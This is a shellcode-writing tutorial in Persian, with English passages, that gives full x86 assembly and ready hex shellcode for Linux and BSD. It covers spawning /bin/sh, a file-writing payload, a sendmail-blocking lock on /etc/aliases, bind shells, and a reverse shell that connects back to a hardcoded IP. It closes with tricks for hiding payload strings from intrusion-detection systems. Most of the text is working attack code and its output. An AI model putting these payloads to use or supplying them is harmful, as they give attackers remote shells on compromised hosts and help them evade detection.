execve می توان گفت که یک فراخوانی سیستم برای اجرای یک فایل به شمار می آید روش استفاده در لینوکس به این شکل است .

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

در این نوع ما به 3 نشانگر نیاز خواهیم داشت یکی در اسم فایل و دیگری در آرگومان و دیگری آرایه محیطی – در زمانی که نتوانستیم آرایه محیطی را پیدا کنیم مجبور هستیم از یکNULL به جای آن استفاده کنیم ما execve را به این شکل هم اجرا می کنیم

```
execve("pointer to string /bin/sh","pointer to /bin/sh","pointer to
NULL");
BITS 32
jmp short callit ; jmp trick as explained above
doit:
pop esi ; esi now represents the location of
our string
xor eax, eax ; make eax 0
mov byte [esi + 7], al ; terminate /bin/sh
lea ebx, [esi] ; get the adress of /bin/sh and put
it in register ebx
mov long [esi + 8], ebx ; put the value of ebx (the address
of /bin/sh) in AAAA ([esi +8])
mov long [esi + 12], eax ; put NULL in BBBB (remember xor eax,
```

```
eax)
mov byte al, 0x0b ; Execution time! we use syscall 0x0b
which represents execve
mov ebx, esi ; argument one... ratatata /bin/sh
lea ecx, [esi + 8] ; argument two... ratatata our
pointer to /bin/sh
lea edx, [esi + 12] ; argument three... ratataa our
pointer to NULL
int 0x80
callit:
call doit ; part of the jmp trick to get the
location of db
db '/bin/sh#AAAABBBB'
```

به آخر کد بال توجه کنید لازم نیست که حتما کاراکترهایAAAABBBB# را در shellcode قرار دهید ولی برداشتن آن می تواند این نتیجه را داشته باشد که shellcode حافظه را از بین برده و باعث شکست در عملیات شود این کد های اسمبلی می تواند برای تهیه shellcode زیر استفاده شود

```
char shellcode[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
"\x42\x42\x42\x42";
```

در مثال بالا آرگومان syscall در رجیستر های CPU ثبت می شوند

(eax,ecx,edx etc).

این روشی است که سیستم های لینوکس به آن بسیار علاقهمند هستند در آرگومان سیستم هایBSD با هل دادن آنها به stack به سیستم فراخوانی واگذار می شوند خوب برای درک بهتر مفهوم بالا به به این مثال execve درBSD توجه کنید :

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 7], al
push eax
push eax
push esi
mov al,59
push eax
int 0x80
callit:
call doit
db '/bin/sh'
And the result:
su-2.05a# s-proc -p execve
char shellcode[] =
"\xeb\x0e\x5e\x31\xc0\x88\x46\x07\x50\x50\x56\xb0\x3b\x50\xcd"
"\x80\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

```
su-2.05a# s-proc -e execve
Calling code ...
#
```

execve Number II یک آرگومان می باشد

همانند بالا

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

بنابراین ما به نشانگری برای اسم فایل مان و آرگومان و آرایه محیطی نیاز داریم همانند مثال بالا در صورت عدم پیدا کردن نشانگر آخری) محیط (می توانیم از NULL استفاده کرد بیاد داشته باشید که execve را برای هر برنامه ای می توانید استفاده کنید

```
BITS 32
jmp short callit
doit:
; Part one: Manipulate the string
defined after 'db'
pop esi ; esi now represents our string
xor eax, eax ;
mov byte [esi + 7], al ; put null byte after /bin/sh and ths
terminate the string
mov byte [esi + 10], al ; ditto but then after -i
; Part two: Prepare the arguments for
our system call
mov long [esi + 11], esi ; get address of /bin/sh and store it
in AAAA
lea ebx, [esi + 8] ; get adress of -i and store it in
ebp
mov long [esi + 15], ebx ; store the address in [esi + 15] ->
BBBBB
mov long [esi + 19], eax ; put NULL in CCCC
; Part three: Prepare execution and
execute
mov byte al, 0x0b ; 0x0b is the execve system call
mov ebx, esi ; ebx = argument 1
lea ecx, [esi + 11] ; arguments pointer
lea edx, [esi + 19] ; environment pointer
int 0x80
mov al, 0x01
xor ebx, ebx
int 0x80
callit:
call doit
db '/bin/sh#-i#AAAABBBBCCCC'
[root@droopy execve-2]# nasm -o execve execve.S
[root@droopy execve-2]# s-proc -p execve
char shellcode[] =
"\xeb\x27\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x89\x76\x0b\x8d"
```

```
"\x5e\x08\x89\x5e\x0f\x89\x46\x13\xb0\x0b\x89\xf3\x8d\x4e\x0b"
"\x8d\x56\x13\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xd4\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x69\x23\x41\x41\x41"
"\x41\x42\x42\x42\x42\x43\x43\x43\x43";
[root@droopy execve-2]# s-proc -e execve
Calling code ...
sh-2.04#
```

Execve Number III دارای دو آرگومان می باشد

طبق تعاریف بالا از این دستور استفاده خواهیم کرد:

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

و هدف ما:

```
int execve (AAAA,pointer to array AAAABBBBCCCC,DDDD);
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 7], al ; terminate /bin/sh
mov byte [esi + 10], al ; terminate -c
mov byte [esi + 18], al ; terminate /bin/ls
mov long [esi + 20], esi ; address of /bin/sh in AAAA
lea ebx, [esi + 8] ; get address of -c
mov long [esi + 24], ebx ; store address of -c in BBBB
lea ebx, [esi + 11] ; get address of /bin/ls
mov long [esi + 28], ebx ; store address of /bin/ls in CCCC
mov long [esi + 32], eax ; put NULL in DDDD
mov byte al, 0x0b ; prepare the execution, we use
syscall 0x0b (execve)
mov ebx, esi ; program
lea ecx, [esi + 20] ; argument array (/bin/sh -c
/bin/ls)
lea edx, [esi + 32] ; NULL
int 0x80 ; call the kernel to look at our
stuff ;-)
callit:
call doit
db '/bin/sh#-c#/bin/ls#AAAABBBBCCCCDDDD'
[root@droopy execve-3]# s-proc -p execve
char shellcode[] =
"\xeb\x2a\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x88\x46\x12\x89"
"\x76\x14\x8d\x5e\x08\x89\x5e\x18\x8d\x5e\x0b\x89\x5e\x1c\x89"
"\x46\x20\xb0\x0b\x89\xf3\x8d\x4e\x14\x8d\x56\x20\xcd\x80\xe8"
"\xd1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x63\x23"
"\x2f\x62\x69\x6e\x2f\x6c\x73\x23\x41\x41\x41\x41\x42\x42\x42"
```

"\x42\x43\x43\x43\x43\x44\x44\x44\x44";
[root@droopy execve-3]# s-proc -e execve
Calling code ...
execve execve.S
[root@droopy execve-3]#

open(), Write(), Close(), exit() LINUX

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 14], al ; terminate /tmp/hacked.txt
mov byte [esi + 29],0xa ; 0xa == newline
mov byte [esi + 30], al ; terminate niels was here
lea ebx, [esi + 15] ; get address
mov long [esi + 31], ebx ; put the address of niels--here in
xxxx
mov al, 5 ; the syscall open() = 5
lea ebx, [esi] ; argument #1
mov cx, 1090 ; 1024 (append) + 64 (create if no
exist) + 2 rw
mov dx, 744q ; if we need to create, these are the
permissions
int 0x80 ; kernel int
mov long ebx,eax ; get the descriptor
mov al, 4
mov ecx,[esi + 31] ; the location of our data
mov dx, 15 ; the size of our data
int 0x80 ; kernel interrupt
mov al, 6 ; the close syscall = 6
int 0x80 ; clozzzz
mov al, 0x01 ; exit system call
xor ebx, ebx ; clean up
int 0x80 ; and bail out
callit:
call doit
db '/tmp/owned.txt#'
db 'niels was here #xxxx'
```

Now this code will generate the following shellcode:

```
sh-2.04$ ../../../process open shellcode
Calling code ...
bash-2.05$ cat shellcode
char shellcode[] =
"\xeb\x38\x5e\x31\xc0\x88\x46\x0e\xc6\x46\x1d\x0a\x88\x46\x1e"
"\x8d\x5e\x0f\x89\x5e\x1f\xb0\x05\x8d\x1e\x66\xb9\x42\x04\x66"
"\xba\xe4\x01\xcd\x80\x89\xc3\xb0\x04\x8b\x4e\x1f\x66\xba\x0f"
"\x00\xcd\x80\xb0\x06\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xc3"
"\xff\xff\xff\x2f\x74\x6d\x70\x2f\x6f\x77\x6e\x65\x64\x2e\x74"
"\x78\x74\x23\x6e\x69\x65\x6c\x73\x20\x77\x61\x73\x20\x68\x65"
```

"\x72\x65\x20\x23\x78\x78\x78\x78";
bash-2.05$

همانطور که مشاهده می کنید NULL بایت ها در آن وجود دارند بنابر این این shellcode قابل استفاده نیست بیایید با استفاده از ndisasm به علت بوجود آمدنNULL بایت ها پی ببریم

```
bash-2.04$ ndisasm open
00000000 EB38 jmp short 0x3a
00000002 5E pop si
00000003 31C0 xor ax,ax
00000005 88460E mov [bp+0xe],al
00000008 C6461D0A mov byte [bp+0x1d],0xa
0000000C 88461E mov [bp+0x1e],al
0000000F 8D5E0F lea bx,[bp+0xf]
00000012 895E1F mov [bp+0x1f],bx
00000015 B005 mov al,0x5
00000017 8D1E66B9 lea bx,[0xb966]
0000001B 42 inc dx
0000001C 0466 add al,0x66
0000001E BAE401 mov dx,0x1e4
00000021 CD80 int 0x80
00000023 89C3 mov bx,ax
00000025 B004 mov al,0x4
00000027 8B4E1F mov cx,[bp+0x1f]
0000002A 66BA0F00CD80 mov edx,0x80cd000f        <-- beh ! WoW !
00000030 B006 mov al,0x6
00000032 CD80 int 0x80
00000034 B001 mov al,0x1
00000036 31DB xor bx,bx
00000038 CD80 int 0x80
0000003A E8C3FF call 0x0
0000003D FF db 0xFF
0000003E FF2F jmp far [bx]
00000040 746D jz 0xaf
00000042 702F jo 0x73
00000044 6F outsw
00000045 776E ja 0xb5
00000047 65642E7478 cs jz 0xc4
0000004C 7423 jz 0x71
0000004E 6E outsb
0000004F 69656C7320 imul sp,[di+0x6c],0x2073
00000054 7761 ja 0xb7
00000056 7320 jnc 0x78
00000058 686572 push word 0x7265
0000005B 652023 and [gs:bp+di],ah
0000005E 7878 js 0xd8
00000060 7878 js 0xda
```

همانطور که تا بحال فهمیدید مسئله تعداد بایت هایی هستد که ما برای نوشتن استفاده کرده ایم باعث بوجود آمدن این مسئله شده است

mov dx, 15

ما این مشکل را نیز با استفاده از این تر فند حل می کنیم:

```
mov dx,9995 ; A trick to get 15 in dx without getting null bytes
sub dx,9980
```

خواب این ترفند ما چه بود ؟ ما در dx -9995 را از آن خارج و 9980 را ذخیره کردیم و منشعب کردیم به این صورت بدون تولید NULL بایت dx کردیم. این نوع ترفند ها 15را برابر با توجه به افزایش تجربه اتان کم کم بدست خواهد آمد ترفند ها و تکنیک های پیچیده ای در زبان اسمبلی قابل بحث است به خاطر همین تر فند ها و قدرت خارق العاده این زبان سطح پایین است که هکر های کلا مشکی به آن علاقه ی ویژه ای دارند – اگر خواستار این هستید که در زمینه اکسپلویت یا ویروس های سخت افزاری که به مغز سیستم ها ی رایانه ایCPU وRAM و به خصوصMBR حمله می کنند چاره جز یاد گیری و به کار گیری زبان اسمبلی نخواهید داشت

```
char shellcode[] =
"\xeb\x39\x5e\x31\xc0\x88\x46\x0e\x88\x46\x1e\x8d\x5e\x0f\x89"
"\x5e\x1f\xb0\x05\x8d\x1e\x66\xb9\x42\x04\x66\xba\xe4\x01\xcd"
"\x80\x89\xc3\xb0\x04\x8b\x4e\x1f\x66\xba\x0b\x27\x66\x81\xea"
"\xfc\x26\xcd\x80\xb0\x06\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8"
"\xc2\xff\xff\xff\x2f\x74\x6d\x70\x2f\x6f\x77\x6e\x65\x64\x2e"
"\x74\x78\x74\x23\x6e\x69\x65\x6c\x73\x20\x77\x61\x73\x20\x68"
"\x65\x72\x65\x20\x23\x78\x78\x78\x78";
```

می بینید کهNULL بایت از بین رفته است و shellcode هم اکنون قابل استفاده است شاید این سوال برایتان پیش آمده باشد که در بسیاری از سورس اکسپلویت ها شما به اینNULL بایت ها بر بخورید اگر در سورسی نشانه از وجود NULL بایت دیدید بدانید که احتمال خطا در آن اکسپلویت بسیار بالاتر از دیگر انواع خودش هست اغلب هکر هایی که من در این زمینه با آنها فعالیت داشتم بر روی این مسئله حساسیت خاصی داشتند که shellcode هایشان به دور از این نقایص باشند پس اگر در سورسی این نقیصه را مشاهده کردید با این نکته واقف باشید که نویسنده آن اکسپلویت یا مهارت کافی را نداشته است یا از آن shellcode را نساخته و از موارد مشابه ساخته شده ضعیفی استفاده کرده است دو قسمت socket Programmign و تهیه shellcode از قسمت های مهم هر اکسپلویتی به شمار می روند

چند مثال برای آشنایی بیشتر

Shellcode زشتsendmail لینوکس اینshellcode از یک آسیب پذیری درsendmail که می توانست از انجام درست این برنامه جلوگیری کند استفاده می کند

```
BITS 32
jmp short callit
doit:
pop esi
xor ebx,ebx ; Make sure the registers we use
xor eax,eax ; are clean
mov eax,0x2 ; 0x2 is fork(). This function returns
int 0x80 ; A process ID to the parent and a 0 to the
; child process. We can test on this and let
test eax,eax ; the parent process exit. This is an important
jnz exit ; test which can be crucial with forking bind
; shellcode. (man fork)
xor eax,eax
mov [esi + 12],al ; Terminate /etc/aliases
mov ecx,eax ; ecx = 0
```

```
mov ebx,esi ; The ebx register will contain the
mov al,5 ; location of our data which is 'esi'
int 0x80 ; we open() the file and safe the returned
xor ebx,ebx ; file descriptor in ebx after cleaning this
mov ebx,eax ; register with xor.
mov cl,0x2 ; We want an exclusively lock
mov al,143 ; flock()
int 0x80 ; call kernel and make the lock a fact
sub cl,0x3 ; Start a infinite loop to make sure
l00p: ; that sendmail cannot access the file
js l00p
callit:
call doit
db '/etc/aliases'
exit: ; Exit will get called in the parent process
xor eax,eax ; This is not really needed I guess you can just
mov al,1 ; let it crash to safe space ;-)
int 0x80 ; Execute !! ;-))
```

یک shellcode برای port binding سیستم عامل FreeBSD

تهیه shellcode برای port Binding به صورت بسیار کاملی مطالب زیادی را در خود دارد و لی واقعا نوشتن آن سخت نیست در ادامه با توجه به مطالب فوق و با در نظر گرفتن تمامی نکات چند مثال کامل در تهیه shellcode ها را گرد آوری کردم توجه داشته باشید که این مسئله بیش از بیش نیاز به تمرین دارد

While port binding shellcode looks very complex, it isn't really that hard to write it.
It very much like the above example, several system calls on a row from which some are
using information that was returned from another (I introduced this in the above
example).
When writing a bit more complex code it can help if you first write it in c. In our case
just ripped the c source of the port binding shellcode that Taeho Oh wrote for his
shellcode
document and made some minor changes to it. The assembly code generated from this c
source is
ofcourse hombrewn and works like a charm on FreeBSD.

هشدار قبل از نوشتن کد های اسمبلی و قبل از کامپایل و اجرایشان دقت های لا زم را به عمل آورید تا از آسیب رساندن به سخت افزار های اشاره شده در بالا جلوگیری کنید

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>
int soc,cli;
struct sockaddr_in serv_addr;
int main()
{
if(fork()==0)
{
serv_addr.sin_family=2;
serv_addr.sin_addr.s_addr=0;
serv_addr.sin_port=0xAAAA;
```

```
soc=socket(2,1,6);
bind(soc,(struct sockaddr *)&serv_addr,0x10);
listen(soc,1);
cli=accept(soc,0,0);
dup2(cli,0);
dup2(cli,1);
dup2(cli,2);
execve("/bin/sh",0,0);
}
}
```

The assembly code I generated from this C source:

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 7], al ; Terminate the /bin/sh string
mov al,2 ; The fork() system call
int 0x80 ; We call the kernel to fork us.
;
; Next code:
socket(2,1,6)
push byte 0x06 ; The 3e argument
push byte 0x01 ; The 2e argument
push byte 0x02 ; The 1e argument
mov al,97 ; The system call number
push eax ;
int 0x80 ; And call the kernel
;
; Next code: bind(soc,(struct sockaddr
*)&serv_addr,0x10);
mov edx,eax ; We store the file descriptor that was returned
from socket() in edx
xor eax,eax ; Now we will create the sockaddr_in structure
mov byte [esi + 9],0x02 ; This equals: serv_addr.sin_family=2
mov word [esi + 10],0xAAAA ; This equals: serv_addr.sin_port=0xAAAA
mov long [esi + 12],eax ; This equals: serv_addr.sin_addr.s_addr=0
push byte 0x10 ; We now start with pushing the arguments, 0x10 is
the 3e one.
lea eax,[esi + 8] ; Get the address of our structure, arg 2 of bind()
is a pointer.
push eax ; And push it on the stack, our second argument is
a fact
push edx ; And we push the last argument, the file
descriptor, on the stack
xor eax,eax ; Clean up
mov al,104 ; System call 104 represents bind.
push eax ;
int 0x80 ; And call the kernel
;
; Next code: listen(soc,1);
```

```
push byte 0x1 ; We push the first argument on the stack
push edx ; We push the filedescriptor that is still stored
in the edx register
xor eax,eax ; Cleanup
mov al,106 ; System call 106 represents listen
push eax ;
int 0x80 ; And call the kernel
;
; Next code: accept(soc,0,0);
xor eax,eax ; We need zero's for the arguments.
push eax ; Push the last argument, a zero
push eax ; Push the second argument, another zero
push edx ; Push the first argument, the file descriptor of
our socket
mov al,30 ; Define the system call we like to use, accept()
push eax ;
int 0x80 ; And call the kernel to process our data
;
; Next code: dup2(cli,0) , dup2(cli,1) and
dup2(cli,2)
; We will do this in a loop since this creates
smaller code.
mov cl,3 ; Define our counter = 3
mov ebx,-1 ; The C code for our loop is: b = -1; for(int i
=3;i>0;i--) { dup(cli,++b) };
mov edx,eax ; We store the file descriptor from accept() in
edx.
;
l00p: ; The loop code starts here.
inc ebx ; This is the instead of the ++b code
push ebx ; We push this value first because it represents
the last argument
push edx ; We push the second argument, the file descriptor
from accept()
mov al,90 ; We define the system call
push eax ;
int 0x80 ; And call the kernel to execute
sub cl, 1 ; Substract 1 from cl
jnz l00p ; This will continue the loop if cl != 0
;
; Next the execve of /bin/sh
xor eax,eax ; First we create some zero's
push eax ; The 3e argument == NULL
push eax ; So is the second
push esi ; The first argument is a pointer to our string
/bin/sh
mov al,59 ; We define the system call, execve.
push eax ;
int 0x80 ; And execute
callit:
call doit
```

db '/bin/sh'
And again the most important part, the result:
char shellcode[] =
"\xeb\x6a\x5e\x31\xc0\x31\xdb\x88\x46\x07\xb0\x02\xcd\x80\x6a"
"\x06\x6a\x01\x6a\x02\xb0\x61\x50\xcd\x80\x89\xc2\x31\xc0\xc6"
"\x46\x09\x02\x66\xc7\x46\x0a\xaa\xaa\x89\x46\x0c\x6a\x10\x8d"
"\x46\x08\x50\x52\x31\xc0\xb0\x68\x50\xcd\x80\x6a\x01\x52\x31"
"\xc0\xb0\x6a\x50\xcd\x80\x31\xc0\x50\x50\x52\xb0\x1e\x50\xcd"
"\x80\xb1\x03\xbb\xff\xff\xff\xff\x89\xc2\x43\x53\x52\xb0\x5a"
"\x50\xcd\x80\x80\xe9\x01\x75\xf3\x31\xc0\x50\x50\x56\xb0\x3b"
"\x50\xcd\x80\xe8\x91\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

یک shellcode برای port binding سیستم عامل لینوکس

Linux socket code is a bit different then the BSD one. The problem is that linux has one socket system call that can be used to query other socket functions (an API) This system call is called 'socketcall' and is executed with two arguments. The first argument is a number that represent a socket function (such as listen()). The second argument is a pointer to an array that contains the argument that have to be given to the by the first argument defined function.. ;-) Not very useful for shellcode development.

Socketcall is called like this:

socketcall(<function number>,<arguments for that function>)
Below are the available function numbers:
SYS_SOCKET 1
SYS_BIND 2
SYS_CONNECT 3
SYS_LISTEN 4
SYS_ACCEPT 5
SYS_GETSOCKNAME 6
SYS_GETPEERNAME 7
SYS_SOCKETPAIR 8
SYS_SEND 9
SYS_RECV 10
SYS_SENDTO 11
SYS_RECVFROM 12
SYS_SHUTDOWN 13
SYS_SETSOCKOPT 14
SYS_GETSOCKOPT 15
SYS_SENDMSG 16
SYS_RECVMSG 17
And ofcourse the implementation:
BITS 32
xor eax, eax ; NULL eax
inc eax ; eax represents 1 now
mov long [esi +12],eax ;
mov ebx,eax
inc eax
mov long [esi +8],eax
add al,0x04

```
mov long [esi +16],eax
lea ecx,[esi +8]
mov al,102 ; 102 == socketcall
int 0x80 ; call the kernel
mov edx,eax ; store the file descriptor in edx
xor eax, eax ; Null eax
; Now lets make the serv_addr struct
mov byte [esi + 8],0x02 ; This equals: serv_addr.sin_family=2
mov word [esi + 10],0xAAAA ; This equals: serv_addr.sin_port=0xAAAA
mov long [esi + 12],eax ; This equals: serv_addr.sin_addr.s_addr=0
mov long [esi + 17],edx ; edx the file descriptor
lea ecx,[esi + 8] ; load effective address of the struct
mov long [esi + 21],ecx ; and store it in [esi + 21]
inc ebx
mov ecx,ebx
add cl,14
mov long [esi + 25],ecx
lea ecx,[esi +17]
mov al,102
int 0x80
mov al,102
inc ebx
inc ebx
int 0x80
xor eax,eax
inc ebx
mov long [esi + 21],eax
mov long [esi + 25],eax
mov al,102
int 0x80
mov ebx,eax ; Save the file descriptor in ebx
xor eax,eax ; NULL eax
mov long [esi + 12], eax ;
mov ecx,eax ; 0 == stdin
mov al,63 ; dub2()
int 0x80 ; Call kernel
inc ecx ; 1 == stdout
mov al,63 ; dub2()
int 0x80 ; Call kernel
inc ecx ; 2 == stderr
mov al,63 ; dub2()
int 0x80 ; Call kernel
; From here it is just a matter of
jmp short callit ; executing a shell (/bin/bash)
doit:
pop esi
xor eax, eax
mov byte [esi + 9], al
lea ebx, [esi]
mov long [esi + 11], ebx
mov long [esi + 15], eax
```

```
mov byte al, 0x0b
mov ebx, esi
lea ecx, [esi + 11]
lea edx, [esi + 15]
int 0x80
callit:
call doit
db '/bin/bash'
```

shell code مربوط به نحوه برقراری ارتباط در BSD

In this example we will see how to create shellcode that creates a shell, which connects back to a host you control. You'll be able to catch the shell by using a tool such as netcat.In this shellcode you will have to hardcode an IP address to connect to. It is also possible to add this ip address at the runtime of the exploit (which is a good idea). Please remember to convert the IP address ! for testing puposes the assembly and shellcode below will connect to 10.6.12.33 (an machine in my tiny test lab) on port 43690. Within the code this IP address is converted to: 0x210c060a . You can obtain this hex value pretty easily with perl:

```
su-2.05a# perl -e 'printf "0x" . "%02x"x4 ."\n",33,12,6,10'
0x210c060a
```

Just make sure you reverse the IP address like I did with 10.6.12.33. The C code on which the

assembly is based:

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>
int soc,rc;
struct sockaddr_in serv_addr;
int main()
{
serv_addr.sin_family=2;
serv_addr.sin_addr.s_addr=0x210c060a;
serv_addr.sin_port=0xAAAA; /* port 43690 */
soc=socket(2,1,6);
rc = connect(soc, (struct sockaddr *)&serv_addr,0x10);
dup2(soc,0);
dup2(soc,1);
dup2(soc,2);
execve("/bin/sh",0,0);
}
```

And the assembly implementation:

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 7], al
; Next code:
socket(2,1,6)
```

```
push byte 0x06 ; The 3e argument
push byte 0x01 ; The 2e argument
push byte 0x02 ; The 1e argument
mov al,97 ; The system call number
push eax ;
int 0x80 ; And call the kernel
;
; Next code: connect(soc,(struct sockaddr
*)&serv_addr,0x10);
mov edx,eax ; We store the file descriptor that was returned
from socket() in edx
xor eax,eax ; Now we will create the sockaddr_in structure
mov byte [esi + 9],0x02 ; This equals: serv_addr.sin_family=2
mov word [esi + 10],0xAAAA ; This equals: serv_addr.sin_port=0xAAAA /* port
43690 */
mov long [esi + 12],0x210c060a ; This equals: serv_addr.sin_addr.s_addr=0x210c060a
push byte 0x10 ; We now start with pushing the arguments, 0x10 is
the 3e one.
lea eax,[esi + 8] ; Get the address of our structure, arg 2 of bind()
is a pointer.
push eax ; And push it on the stack, our second argument is
a fact
push edx ; And we push the last argument, the file
descriptor, on the stack
xor eax,eax ; Clean up
mov al,98 ; System call 98 represents connect.
push eax ;
int 0x80 ; And call the kernel
;
; Next code: dup2(cli,0) , dup2(cli,1) and
dup2(cli,2)
; We will do this in a loop since this creates
smaller code.
mov cl,3 ; Define our counter = 3
mov ebx,-1 ; The C code for our loop is: b = -1; for(int i
=3;i>0;i--) { dup(cli,++b) };
;
l00p: ; The loop code starts here.
inc ebx ; This is the instead of the ++b code
push ebx ; We push this value first because it represents
the last argument
push edx ; We push the second argument, the file descriptor
from accept()
mov al,90 ; We define the system call
push eax ;
int 0x80 ; And call the kernel to execute
sub cl, 1 ; Substract 1 from cl
jnz l00p ; This will continue the loop if cl != 0
;
; Next the execve of /bin/sh
xor eax,eax ; First we create some zero's
```

```
push eax ; The 3e argument == NULL
push eax ; So is the second
push esi ; The first argument is a pointer to our string
/bin/sh
mov al,59 ; We define the system call, execve.
push eax ;
int 0x80 ; And execute
callit:
call doit
db '/bin/sh'
```

Shellcode generated from this assembly code will look like this. I have made the IP address bold so
you'll known where to search for it if you need to change it.

```
char shellcode[] =
"\xeb\x52\x5e\x31\xc0\x88\x46\x07\x6a\x06\x6a\x01\x6a\x02\xb0"
"\x61\x50\xcd\x80\x89\xc2\x31\xc0\xc6\x46\x09\x02\x66\xc7\x46"
"\x0a\xaa\xaa\xc7\x46\x0c\x0a\x06\x0c\x21\x6a\x10\x8d\x46\x08"
"\x50\x52\x31\xc0\xb0\x62\x50\xcd\x80\xb1\x03\xbb\xff\xff\xff"
"\xff\x43\x53\x52\xb0\x5a\x50\xcd\x80\x80\xe9\x01\x75\xf3\x31"
"\xc0\x50\x50\x56\xb0\x3b\x50\xcd\x80\xe8\xa9\xff\xff\xff\x2f"
"\x62\x69\x6e\x2f\x73\x68";
```

چند ترفند در ساخت shellcode

In some cases the buffer that causes the overflow is manipulated by the vulnerable program. This happens more often then you might think and makes exploiting overflows more difficult and often more fun !. For example many programs filter dots and slashes. Oh my GOD !! isn't there something we can do about this ? yes there is ;-) We can use the almighty 'inc' operator to increase the hex value of our ascii character. Below
is a simple example that illustrates how to do this but first a part from Intel's description of 'inc'.

Adds 1 to the destination operand, while preserving the state of the CF flag. The destination operand can be a register or a memory location.

Now an example in how to do this. Let's say we have the string:

```
db 'ABCD'
```

We can change B in to a C by using:

```
inc byte [esi + 2]
```

So what this does is the hex value of B is changed from 42 to 43 which represents C. A working example of the assembly code required to do this:

```
BITS 32

jmp short callit
```

```
doit:

pop esi
xor eax, eax
mov byte [esi + 7], al
mov byte [esi + 10], al
mov long [esi + 11], esi
lea ebx, [esi + 8]
mov long [esi + 15], ebx
mov long [esi + 19], eax
inc byte [esi] ; Now we have /bin.sh
inc byte [esi + 4] ; Now we have /bin/sh
mov byte al, 0x0b
mov ebx, esi
lea ecx, [esi + 11]
lea edx, [esi + 19]
int 0x80
callit:
call doit
db '.bin.sh#-i#AAAABBBBCCCC'
```

This can also be done to obfuscate parts of shellcode that might trigger IDS signatures. Incstructions such as ADD, SUB INC and DEC can be useful for this. By using a loop you can recover strings at run time and by doing so you might be able get undetected by an IDS or atleast, lower the risk of detection. Have a look at the following example:

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 7], al
lea ebx, [esi]
mov long [esi + 8], ebx
mov long [esi + 12], eax
mov cl,7 ; The loop begins here, we will loop 7 times
change:
dec byte [esi + ecx - 1 ] ; Change the byte on the right location
sub cl, 1 ; Update the counter 'cl'
jnz change ; Verify if we should break the loop
mov byte al, 0x0b
mov ebx, esi
lea ecx, [esi + 8]
lea edx, [esi + 12]
int 0x80
callit:
call doit
db '0cjo0ti#AAAABBBB'
```

The extra -1 in the line "dec byte [esi + ecx - 1]" is to make sure we als change the byte [esi + 0]. The above assembly code will generate shell code that changes the string '0cjo0ti' to '/bin/sh' and which will then do an execve of it. The end result (after removing the #AAAABBB chars) will be:

```
char shellcode[] =
"\xeb\x25\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb1\x07\xfe\x4c\x0e\xff\x80\xe9\x01\x75\xf7\xb0\x0b\x89"
"\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xd6\xff\xff\xff\x30"
"\x63\x6a\x6f\x30\x74\x69";
```

A nice FreeBSD example to hide the /bin/sh string in simple execve shellcode:

```
BITS 32

mov byte [esi + 5],0x73
mov byte [esi + 1],0x62
mov byte [esi],0x2f
xor eax, eax
mov byte [esi + 7], al
mov byte [esi + 2],0x69
push eax
mov byte [esi + 6],0x68
push eax
mov byte [esi + 4],0x2f
push esi
mov byte [esi + 3],0x6e
mov al,59
push eax
int 0x80
```

So the string /bin/sh is build character for character and not in the correct order. This will make it very hard for IDS's to detect the existance of the string! By creating an exploit that would shift the bold made code during execution you could make it extra hard to detect.

```
char shellcode[] =
"\xc6\x46\x05\x73\xc6\x46\x01\x62\xc6\x06\x2f\x31\xc0\x88\x46"
"\x07\xc6\x46\x02\x69\x50\xc6\x46\x06\x68\x50\xc6\x46\x04\x2f"
"\x56\xc6\x46\x03\x6e\xb0\x3b\x50\xcd\x80";
```

A more advanced method to obfuscate your code is by encoding the shellcode and decoding it at run time. While this seems very hard to do, trust me it is not. If you want to encode shellcode the best way to do this is with some help from a simple c program. More information on doing that will be released in another document on safemode.org Ofcourse these are just simples example of obfuscating code. It work nice but isn't really efficient. If you are really interested in this stuff, have a look at K2's

work at: http://www.ktwo.ca/security.html.

Trace system calls to debug assembly code:

When you assembly code doesn't work, don't give up because tools such as ptrace and ktrace can help you allot ! They can show you the exact arguments that are given to a system call, whether the system call was successful and if any value was returned.

For example, if the FreeBSD connect shellcode fails, you can see why! Just work like this:

ktrace ./s-proc -e <compiled connect assembly code>
kdump | more
snip snip snip
1830 process RET write 17/0x11
1830 process CALL socket(0x2,0x1,0x6)
1830 process RET socket 3
1830 process CALL connect(0x3,0x804b061,0x10)
1830 process RET connect -1 errno 61 Connection refused
Aha ! Connection refused.
If you are developing on linux then strace is defenitly your best friend ;-)

Disassembling shellcode:

If you want to see how someone else create shellcode there are very simple ways to disassemble
it. What I normally use is a small perl script that writes the shellcode to a file. For example, if
I would like to get the assembly of the following shellcode:

```
char shellcode[] =
"\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad"
"\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";
```

I just put it in a perl script like this:

